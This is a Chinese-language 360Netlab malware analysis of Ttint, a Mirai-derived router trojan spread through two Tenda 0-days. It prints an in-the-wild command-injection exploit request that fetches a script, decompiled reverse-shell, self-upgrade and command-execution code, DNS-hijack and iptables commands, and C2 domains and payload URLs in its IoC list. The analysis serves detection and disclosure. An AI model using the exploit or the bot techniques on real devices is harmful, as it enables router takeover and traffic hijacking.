

0-day

Ttint: 一款通过2个0-day漏洞传播的IoT远控木马



Alex.Turing, Genshen Ye

Sep 30, 2020 • 12 min read

本文作者：[涂凌鸣](#), [马延龙](#), [叶根深](#)

背景介绍

从2019年11月开始，360Netlab未知威胁检测系统Anglerfish蜜罐节点相继监测到某个攻击者使用2个腾达路由器0-day漏洞传播一个基于Mirai代码开发的远程控制木马(RAT)。

常规的Mirai变种基本都是围绕DDoS做文章，而这个变种不同，在DDoS攻击之外，它针对路由器设备实现了Socket5代理，篡改路由器DNS，设置iptables，执行自定义系统命令等多达12个远程控制功能。

此外，在C2通信层面，它使用WSS (WebSocket over TLS) 协议，一方面这样在流量层面可以规避非常成熟的Mirai流量检测，另一方面可以为C2提供安全加密通信。

在C2本身，攻击者最开始使用了一个Google的云服务IP，其后切换到位于香港的一台托管主机，但是当我们使用网站证书，样本，域名及IP在我们的DNSmon系统里深入扩展关联后，我们看到更多的基础设施IP，更多的样本，和更多的C2域名。

两个0 day，网关设备的12种远控功能，加密流量协议，多次更换的基础设施IP，我们怀疑这个也许不是普通玩家。

这个僵尸网络我们将它命名为Ttint。

0-day漏洞攻击

2019年11月9号，我们监测到攻击者使用第一个Tenda路由器o-day漏洞（CVE-2018-14558 & CVE-2020-10987），传播Ttint样本。值得注意的是，这个漏洞直到2020年7月10号才被披露出来[1]。

```
GET /goform/setUsbUnload/.js?deviceName=A;cd%20/tmp%3Brm%20get.sh%3Bwget%20http%3A//3  
Host: {target}  
Connection: keep-alive  
Accept-Encoding: gzip, deflate  
Accept: */*  
User-Agent: python-requests/2.22.0
```

2020年8月21号，我们监测到攻击者使用第二个Tenda路由器o-day漏洞，传播Ttint样本。


2020年8月28号，我们通过邮件向路由器厂商Tenda报告了第二个o-day漏洞详情以及在野PoC，尚未得到厂商回复。

0-day漏洞影响范围

360 FirmwareTotal系统通过对Tenda路由器固件分析和漏洞验证，发现以下Tenda路由器固件受影响。

US_AC9V1.0BR_V15.03.05.14_multi_TD01
US_AC9V1.0BR_V15.03.05.16_multi_TRU01
US_AC9V1.0BR_V15.03.2.10_multi_TD01
US_AC9V1.0BR_V15.03.2.13_multi_TD01
US_AC9V1.0BR_V15.03.2.13_multi_TDE01
US_AC9V3.0RTL_V15.03.06.42_multi_TD01
US_AC10UV1.0RTL_V15.03.06.48_multi_TDE01
US_AC15V1.0BR_V15.03.05.18_multi_TD01
US_AC15V1.0BR_V15.03.05.19_multi_TD01
US_AC15V1.0BR_V15.03.1.8_EN_TDEUS
US_AC15V1.0BR_V15.03.1.10_EN_TDC+TDEUS
US_AC15V1.0BR_V15.03.1.10_EN_TDCTDEUS
US_AC15V1.0BR_V15.03.1.12_multi_TD01
US_AC15V1.0BR_V15.03.1.16_multi_TD01
US_AC15V1.0BR_V15.03.1.17_multi_TD01
US_AC18V1.0BR_V15.03.05.05_multi_TD01
US_AC18V1.0BR_V15.03.3.6_multi_TD01
US_AC18V1.0BR_V15.03.3.10_multi_TD01

360 Quake网络空间测绘系统通过对全网资产测绘，发现Tenda路由器o-day具体分布如下图所示。



Ttint概览

Ttint是一款基于Mirai代码开发的，针对路由器设备的远程控制木马。它除了复用10个Mirai DDoS攻击指令以外，还实现了12个控制指令。

我们分析对比了2个时期的Ttint样本，发现它们的C2指令是完全相同的，但它们在所使用的o-day漏洞，XOR Key，C2协议上有一些区别。

Timestamp	Ttint Version	Attack Vector	XOR Key	C2 Protocol	C2 Address
2019-11-09	v1	The first 0-day (CVE-2020-10987)	0xDEEDBEED	Mirai Like	cnc.notepod2.com:23231
2020-08-21	v2	The second 0-day (undisclosed)	0xEDFCEBDA	WebSocket over TLS	q9uvveypiB.notepod2.com:443

逆向分析

总体来说，Ttint的主机行为比较简单，运行时，删除自身文件，操纵watchdog，防止设备重启；通过绑定端口实现单一实例；接着把修改进程名以迷惑用户；最后和解密得到的C2建立连接，上报设备信息，等待C2下发指令，执行对应的攻击或自定义功能。

我们可以看出它保留了mirai大量特征，诸如单一实例，随机进程名，敏感配制信息加密，集成大量攻击向量等；同时创新地重写了网络通信部分，采用websocket协议，在流量层面规避非常成熟的Mirai流量检测。Mirai已经是社区非常熟悉的老朋友了，因此本文不再赘述Ttint中类似的功能，下文将Ttint V2的X86架构版本为例，从自定义的功能出发，剖析其具体实现。

```
add_attack(0, (int)attack_udpgeneric);
add_attack(1, (int)attack_udpvse);
add_attack(2, (int)attack_udpdns);
add_attack(9, (int)attack_udpplain);
add_attack(3, (int)attack_tcpfrag);
add_attack(4, (int)attack_tcppack);
add_attack(5, (int)attack_tcpxmas);
add_attack(6, (int)attack_greib);
add_attack(7, (int)attack_greeth);
add_attack(10, (int)attack_app_http);
```

Old Mirai Vectors

```
add_attack(12, (int)cmd_nc);
add_attack(13, (int)cmd_ls);
add_attack(15, (int)cmd_runcmd);
add_attack(16, (int)cmd_hijackdns);
add_attack(18, (int)cmd_getdeviceinfo);
add_attack(0xE, (int)cmd_setiptables);
add_attack(11, (int)cmd_ifconfig);
add_attack(17, (int)cmd_killself);
add_attack(19, (int)cmd_openproxy);
add_attack(20, (int)cmd_closeproxy);
add_attack(21, (int)cmd_upgrade);
add_attack(22, (int)cmd_revshell);
```

New Ttint Vectors

Ttint v2 样本分析

MD5:73ffd45ab46415b41831faee138f306e

ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked,
stripped

Lib:uclib

Socket5代理

绑定C2下发的特定端口，开启Socket5代理服务。这可以让攻击者远程访问路由器内网，然后实现内网漫游。

```
start_proxy((pthread_t *)&unk_80932E0);
v5 = wrap_strlen(v13);
wrap_memcpy((int)&v13[v5], "Open socks5 at port: ");
v6 = sub_8054D76(v19, 0xAu, &v14);
v7 = wrap_strlen(v13);
wrap_memcpy((int)&v13[v7], v6);
```

篡改路由器DNS

通过修改resolv.conf文件来篡改路由器DNS，

```
echo nameserver "DNS server" > /etc/etc/resolv.conf
```

这种篡改的结果就是Ttint的作者可以劫持受影响路由设备下用户的任意网络访问，窃取敏感信息。

设置iptables

通过设置iptables，实现流量转发，目标地址转化功能，下面的模式是将内网的服务暴露到公网上。

```
iptables -t nat -A PREROUTING -d "" -p tcp --dport "" -j DNAT --to-destination ""
iptables -t nat -A POSTROUTING -d "" -p tcp --dport "" -j SNAT ""
iptables -A FORWARD -d -j ACCEPT
```

反向shell

通过socket实现反向shell，Ttint的作者可以像使用本地shell一样操作受影响路由设备的shell。

```
*(_DWORD *)&addr.sa_data[2] = __GI_inet_addr(a1);
addr.sa_family = 2;
*(WORD *)addr.sa_data = wrap_htons(a2);
fd = __GI_socket(2, 1, 0);
if ( fd == -1 )
    __GI_exit(1);
if ( connect(fd, &addr, 0x10u) )
    __GI_exit(1);
__GI_dup2(fd, 0);
__GI_dup2(fd, 1);
__GI_dup2(fd, 2);
return __GI_execl(file, (int)file, 0);
```

自升级

从指定的的Download URL（默认为 `uhyg8v.notepod2.com:5001`）下载相应CPU架构的Bot程序，实现自升级。

```
dec_proc(0x29u);
dec_proc(0x2Au);
v4 = get_var(0x29, 0);
v14 = sub_80497C9(a3, a4,
__GI_strcpy(&v13, v14);
v5 = (_DWORD *)get_var(0x2
v6 = sub_807D854(*v5);
v15 = sub_804981D(a3, a4,
enc_proc(0x29u);
enc_proc(0x2Au);
result = __fork();
```



```
__GI_sprintf(&v11, "/ttint.%s", "i686");
dec_proc(0x2Bu);
v8 = get_var(0x2B, 0);
__GI_sprintf(&filename, "/tmp/%s", v8);
v9 = get_var(43, 0);
__GI_sprintf(&v12, "./%s %s", v9, &unk_80931A0);
enc_proc(0x2Bu);
if ( sub_8055243(v14, v15, (int)&v11, &filename) )
    __GI_exit(-1);
__GI_chdir("/tmp");
result = __GI_execl("/bin/sh", (int)"sh", (unsigned int)"-c")
```

自退出

Ttint通过绑定 57322 端口实现单一实例，因此杀死使用这个端口的进程，就能实现自退出，达成清理现场的目的。

```
int cmd_killself()
{
    __int16 v0; // ax
    v0 = wrap_htons(57322);
    return killer_kill_by_port(v0);
}
```

隐秘的网络通道

通过nc工具监听C2下发的特定端口实现，其中-d的参数的含义是"Detach from stdin"，因此我们推测PORT之后存在着重定向的相关指令，可以实现Ttint作者和受影响路由设备之间的数据传输。

```
nc -d -l "PORT" "some redirect cmd"
```

上报设备信息

将设备的time, os, cpu, ip, version, mac信息上报给C2，不过在样本中的格式化字符串 type=back_infoat`k_id=%s&time=&os=`中出现了一个Bug，遗漏了一个"&"字符。

执行系统命令

通过popen函数，执行C2下发的自定义系统命令

```

v13 = (_BYTE *)get_item_buf(cnt, buf, &v12);
result = (char *)get_item_buf(cnt, buf, &v12);
v14 = result;
if ( v13 )
{
    if ( v14 )
    {
        wrap_memzero(v12, 10240);
        v5 = 10240 - wrap_strlen(v12);
        v6 = wrap_strlen(v12);
        wrap_popen_proc(v14, &v12[v6], v5);
        wrap_memzero(v11, 10240);
    }
}

signed int __cdecl wrap_popen_proc(char *command,
                                    int v3; // ST20_4
                                    FILE *stream; // [esp+24h] [ebp-4h]
)
{
    if ( !command || !a2 || !a3 )
        return -1;
    stream = popen(command, "r");
    if ( !stream )
        return -1;
    v3 = __GI_fread(a2, 1, a3, stream);
    pclose(stream);
    return v3;
}

```

C2协议分析

Ttint Bot样本的C2信息按照Mirai形式加密存储在配置信息表中，XOR Key为
0x0EDFCEBDA

```

c2 ciphertxt:
51 19 55 56 56 45 59 50 49 62 0E 4E 4F 54 45 50 4F 44 12 0E 43 4F 4D 20
c2 plaintext:
q9uvveypib.notepod2.com

```

当Bot运行时，解密得到C2地址 ws:q9uvveypib.notepod2.com:443，然后通过WebSocket over TLS协议和C2进行安全通信。

```

dec_proc(3u);
dec_proc(4u);
__GI_memset(&websocket_buf, 0, 0x100u);
v5 = (__int16 *)get_var(4, 0);
v6 = (unsigned __int16)sub_807D854(*v5);
v7 = get_var(3, 0);
__GI_sprintf(&websocket_buf, "ws://%s:%d/", v7, v6);
enc_proc(3u);
enc_proc(4u);
EL_14:
while ( network_init(dword_8099E40, (int)&websocket_buf) )
{

```

WebSocket协议

当Ttint C2回复Bot的响应码为101时，说明协议握手完成，然后Bot可以使用WebSocket协议进行通信。以下是经过TLS解密后的WebSocket数据包示例。

```
GET / HTTP/1.1
Host: q9uvveypiB.notepod2.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: bL5UFw9DdEVsKPhydK0vcA==
MacList: 52:54:00:54:35:0f,00:0c:29:05:6c:53,
Sec-WebSocket-Version: 13
```

```
HTTP/1.1 101 Switching Protocols
Server: nginx/1.16.1
Date: Tue, 15 Sep 2020 12:48:52 GMT
Connection: upgrade
Upgrade: websocket
Sec-WebSocket-Accept: 4qhkXtv6PuBS/okBpND4a0zPkvQ=
```

```
....].z.)..
}`..{6..v;.\y).%q9.J>..}`..k`..v(.Z,s.06m.I!p..v8..{.
m` .B...N>4.G)d.T)k.T*o.T)h.\n8.           q2.G->.Jzj.H><..k`..y>.0*g.N"m.@-i.I-g..4m.@(>.H!g.0"k.@-n..>...>.
```

Bot的上线包

按照WebSocket协议，我们可以知道Payload长度为0x81，mask为0xD5F39E67，Payload Data数据地址为0x08~0x88。

```
00000000: 81 FE 00 81 D5 F3 9E 67 A1 8A EE 02 E8 91 FF 04 .....g.....
00000010: BE AC F7 09 B3 9C B8 06 A1 98 C1 0E B1 CE AE 41 .....A.....
00000020: A1 9A F3 02 E8 D5 F1 14 E8 BF F7 09 A0 8B BE 53 .....S.....
00000030: FB C2 AB 49 E5 DE AA 55 F8 94 FB 09 B0 81 F7 04 ...I...U.....
00000040: F3 90 EE 12 E8 9A A8 5F E3 D5 F7 17 E8 C2 A7 55 ....._.....U
00000050: FB C2 A8 5F FB C1 AC 55 FB C2 AC 5F F3 85 FB 15 ..._...U..._...
00000060: A6 9A F1 09 E8 C6 FD 02 E5 91 A9 04 E7 D5 FF 15 ....._.....
00000070: B2 80 A3 41 B8 92 FD 5A E5 C3 A4 57 B6 C9 AC 5E ...A...Z...W...^
00000080: EF C4 F8 5D E7 C7 A4 5E E7
```

把Payload Data同mask进行XOR计算，就得到了明文的Payload，这正是Bot的上线包。

```
00000000 74 79 70 65 3d 62 61 63 6b 5f 69 6e 66 6f 26 61 |type=back_info&a|
00000010 74 6b 5f 69 64 3d 30 26 74 69 6d 65 3d 26 6f 73 |tk_id=0&time=&os|
00000020 3d 4c 69 6e 75 78 20 34 2e 31 35 2e 30 2d 34 32 |=Linux 4.15.0-42|
00000030 2d 67 65 6e 65 72 69 63 26 63 70 75 3d 69 36 38 |-generic&cpu=i68|
00000040 36 26 69 70 3d 31 39 32 2e 31 36 38 2e 32 32 32 |&ip=192.168.222|
00000050 2e 31 32 38 26 76 65 72 73 69 6f 6e 3d 35 63 65 |.128&version=5ce|
00000060 30 62 37 63 32 26 61 72 67 73 3d 26 6d 61 63 3d |0b7c2&args=&mac=|
00000070 30 30 3a 30 63 3a 32 39 3a 37 66 3a 32 34 3a 39 |00:0c:29:7f:24:9|
00000080 32
```

C2 指令

Tint Bot支持22种C2指令，其中复用了Mirai的10种DDoS指令，自己实现了12种C2指令。

指令码	功能
0	attack_udp_generic
1	attack_udp_vse
2	attack_udp_dns
9	attack_udp_plain
3	attack_tcp_flag
4	attack_tcp_pack
5	attack_tcp_xmas
6	attack_grep_ip
7	attack_grep_eth
10	attack_app_http
12	运行nc程序
13	运行ls程序
15	执行自定义系统命令
16	篡改路由器DNS
18	获取设备信息
14	设置iptables
11	运行ifconfig命令
17	结束自身进程
19	开启socks5代理
20	关闭socks5代理
21	自升级
22	开启反向shell

C2 指令格式分析

我们监控到C2向Bot发送了以下指令

```
00000000: 00 55 00 00 00 0A 0F 01 00 00 00 00 20 02 1A 13 .U..... ...
00000010: 70 70 2D 6C 4F 76 32 78 39 6E 31 33 58 73 5A 30 pp-l0v2x9n13XsZ0
00000020: 77 76 44 1B 30 69 70 74 61 62 6C 65 73 20 2D 44 wvD.0iptables -D
```

```
00000030: 20 49 4E 50 55 54 20 2D 70 20 74 63 70 20 2D 2D INPUT -p tcp --
00000040: 64 70 6F 72 74 20 35 32 36 38 35 20 2D 6A 20 41 dport 52685 -j ACCEPT
00000050: 43 43 45 50 54
```

以下是C2指令格式解析

```
00 55 ---- msg length
0F ----- cmd id, here is "run system cmd"
02 ----- option number
1A ----- option type, here is "attack id"
13 ----- option length, length of "pp-l0v2x9n13XsZ0wvD" = 0x13
1B ----- option type, here is "attack cmd buf"
30 ----- option length
```

一般来说Ttint会通过多个自定义的功能组合在一起实现具体的攻击目的。

以我们在实际中捕获的2条相邻指令为例，按照上文的C2指令格式可知，下面的指令是要执行系统命令，具体的系统命令为

`iptables -I INPUT -p tcp --dport 51599 -j ACCEPT`,即允许访问受影响设备的51599端口。

```
00000000: 82 55 00 55 00 00 00 0A 0F 01 00 00 00 00 00 20 02 .U.U.....
00000010: 1A 13 70 70 2D 51 77 76 73 59 59 45 45 4D 70 36 ..pp-QwvsYYEEMp6
00000020: 77 49 31 62 43 1B 30 69 70 74 61 62 6C 65 73 20 wI1bC.0iptables
00000030: 2D 49 20 49 4E 50 55 54 20 2D 70 20 74 63 70 20 -I INPUT -p tcp
00000040: 2D 2D 64 70 6F 72 74 20 35 31 35 39 39 20 2D 6A --dport 51599 -j
00000050: 20 41 43 43 45 50 54 ACCEPT
```

下面的指令，是要在要受影响设备的51599端口上开启Socket5代理功能。

```
00000000: 82 3C 00 3C 00 00 00 0A 13 01 00 00 00 00 00 20 04 .<.<.....
00000010: 1C 05 35 31 35 39 39 1D 06 61 6D 68 78 65 66 1E ..51599..amhxef.
00000020: 08 64 40 61 59 79 31 39 52 1A 13 70 70 2D 30 58 .d@aYy19R..pp-0X
00000030: 74 79 73 61 33 79 58 4D 51 59 6E 6C 41 72 tysa3yXMQYnlAr
```

两个功能的组合，保证了Socket5代理的正常使用。

处置建议

我们建议Tenda路由器用户及时检查并更新固件系统。

我们建议读者对相关IP和URL进行监控和封锁。

联系我们

感兴趣的读者，可以在 [twitter](#) 或者通过邮件**netlab[at]360.cn**联系我们。

IoC

IP:

34.92.85.21	Hong Kong	ASN15169	G00GLE
34.92.139.186	Hong Kong	ASN15169	G00GLE
43.249.29.56	Hong Kong	ASN133115	HK Kwaifong C
45.249.92.60	Hong Kong	ASN133115	HK Kwaifong C
45.249.92.72	Hong Kong	ASN133115	HK Kwaifong C
103.60.220.48	Hong Kong	ASN133115	HK Kwaifong C
103.108.142.92	Hong Kong	ASN133115	HK Kwaifong C
103.243.183.248	Hong Kong	ASN133115	HK Kwaifong C

C2:

cnc.notepod2.com:23231
back.notepod2.com:80
q9uvveypiB.notepod2.com:443

Update Server:

uhyg8v.notepod2.com:5001

URL:

<http://45.112.205.60/td.sh>
<http://45.112.205.60/ttint.i686>
<http://45.112.205.60/ttint.arm5el>
<http://45.112.205.60/ttint.mipsel>
<http://34.92.139.186:5001/bot/get.sh>

<http://34.92.139.186:5001/bot/ttint.mipsel>
http://34.92.139.186:5001/bot/ttint.x86_64

MD5:

```
3e6a16bcf7a9e9e0be25ae28551150f5
4ee942a0153ed74eb9a98f7ad321ec97
6bff8b6fd606e795385b84437d1e1e0a
733f71eb6cfca905e8904d0fb785fb43
a89cefdf71f2fcfd35fba8612ad07174
c5cb2b438ba6d809f1f71c776376d293
cf0f745941ce1ec024cb86b1fd244f3
73ffd45ab46415b41831faee138f306e
```

0 Comments

 1 Login ▾



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS 

Name



Share

Best **Newest** Oldest

Be the first to comment.

Subscribe

Privacy

Do Not Sell My Data

0-day

Botnet

0-day



EwDoor僵尸网络，正在攻击美国AT&T用户

EwDoor Botnet Is Attacking AT&T Customers

一个藏在我们身边的巨型僵尸网络 Pink

[See all 22 posts →](#)

Ttint: An IoT Remote Access Trojan spread through 2 0-day vulnerabilities

Author: Lingming Tu, Yanlong Ma, Genshen Ye Background introduction Starting from November 2019, 360Netlab Anglerfish system have successively monitored attacker using two Tenda router 0-day vulnerabilities to spread a Remote Access Trojan (RAT) based on Mirai code. The conventional Mirai variants normally focus on...



Oct 1, 2020 10 min read



Ghost in action: the Specter botnet

Background On August 20, 2020, 360Netlab Threat

Detect System captured a suspicious ELF file

(22523419f0404d628d0287 6e69458fbe.css)with 0 VT detection. When we took a close look, we see a new botnet that targets AVTECH IP Camera / NVR / DVR devices, and it has flexible configuration, highly modula...



Sep 25, 2020 9 min read

